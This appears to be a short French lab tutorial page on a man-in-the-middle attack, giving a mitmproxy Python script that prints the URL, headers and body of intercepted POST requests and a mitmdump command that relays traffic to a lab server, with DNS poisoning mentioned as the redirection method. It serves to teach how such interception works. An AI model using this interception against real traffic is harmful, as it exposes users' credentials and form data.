L'homme du millieu

Du côté de l'attaquant, nous allons utiliser l'outil mitmproxy.

> mitmproxy is an interactive man-in-the-middle proxy for HTTP and HTTPS. It provides a console interface that allows traffic flows to be inspected and edited on the fly.
>
> Also shipped is mitmdump, the command-line version of mitmproxy, with the same functionality but without the frills. Think tcpdump for HTTP.
>
> https://kali.org/tools/mitmproxy/

Avant de l'utiliser, nous allons créer un petit script python afin de récupérer plus d'informations sur les requêtes qui seront interceptées.


```
from mitmproxy import http


def request(flow: http.HTTPFlow) -> None:
    if flow.request.method == "POST":
        print(flow.request.pretty_url)
        print(flow.request.headers)
        print(flow.request.content.decode("utf-8", errors="ignore"))
```

Le fichier sera sauvegardé sous le nom **dump_script.py**.


Pour finir, exécutons la commande

```
mitmdump -s dump_script.py --mode upstream:http://10.10.10.34:3000 -p 3000
```

La victime peut se retrouvé redirigé vers le mauvais serveur, suite à un empoisonnement DNS par exemple.



Voici à quoi ressemble l'attaque du côté de l'attaquant :



Pour ce qui est du côté du serveur, ce dernier reçevra tout de même la requête, cependant provenant de 10.10.10.40 (Attaquant). Dans ce cas, l'attaquant a usurpé l'identité du client ainsi que du serveur.

Revision #7
Created 12 January 2025 21:11:43 by Admin
Updated 12 January 2025 21:57:59 by Admin